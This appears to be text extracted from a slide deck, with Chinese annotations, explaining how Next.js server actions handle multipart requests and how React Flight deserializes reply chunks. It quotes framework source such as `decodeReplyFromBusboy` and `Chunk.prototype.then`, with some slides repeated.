  boundActionArguments = await decodeReplyFromBusboy(
    busboy,
    serverModuleMap,
    { temporaryReferences }
  )
}
```

<https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L888-L892>

- Undici

Next.js HTTP Parser

- Busboy

```
const isMultipartAction = ... // Content-Type: multipart/form-data
const isFetchAction = ... // has Next-Action header
if (isMultipartAction && isFetchAction) {
  boundActionArguments = await decodeReplyFromBusboy(
    busboy,
    serverModuleMap,
    { temporaryReferences }
  )
}
```

<https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L888-L892>

- Undici

Next.js HTTP Parser

- Busboy
- Undici

```
const isMultipartAction = ... // Content-Type: multipart/form-data
const isFetchAction = ... // has Next-Action header
if (isMultipartAction && !isFetchAction) {
  const formData = await fakeRequest.formData()
  const action = await decodeAction(formData, serverModuleMap)
}
```

<https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L918-L919>

Deserialization - Chunk

```
type Chunk = {  
  status: 'pending' | 'blocked' | 'cyclic' | 'resolved_model' |  
         'fulfilled' | 'rejected',  
  value,    // the semantic of this depends on "status"  
  reason,   // the semantic of this depends on "status"  
  _response,  
  then(resolve, reject?),  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

Deserialization - Chunk

- **pending**: 還沒有 json 資料的 chunk
- **resolved_model**: 有 json 資料但還沒開始 parse 的 chunk
- **fulfilled**: parse 成功的 chunk
- **rejected**: parse 過程中有 error 的 chunk

Deserialization - Chunk

```
type Response = {  
  _bundlerConfig,  
  _prefix,  
  _formData,  
  _chunks,           // id -> chunk mapping  
  _temporaryReferences,  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

decodeReplyFromBusboy


```
function decodeReplyFromBusboy(  
  busboyStream,  
  options?,  
) {  
  const response = createResponse()  
  busboyStream.on('field', (name, value) => {  
    resolveField(response, name, value)  
  })  
  busboyStream.on('finish', () => close(response))  
  return getRoot(response)  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/server/ReactFlightDOMServerNode.js>

decodeReplyFromBusboy

```
boundActionArguments = await decodeReplyFromBusboy(  
  busboy,  
  serverModuleMap,  
  { temporaryReferences }  
)
```

<https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L888>




Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```



initializeModelChunk

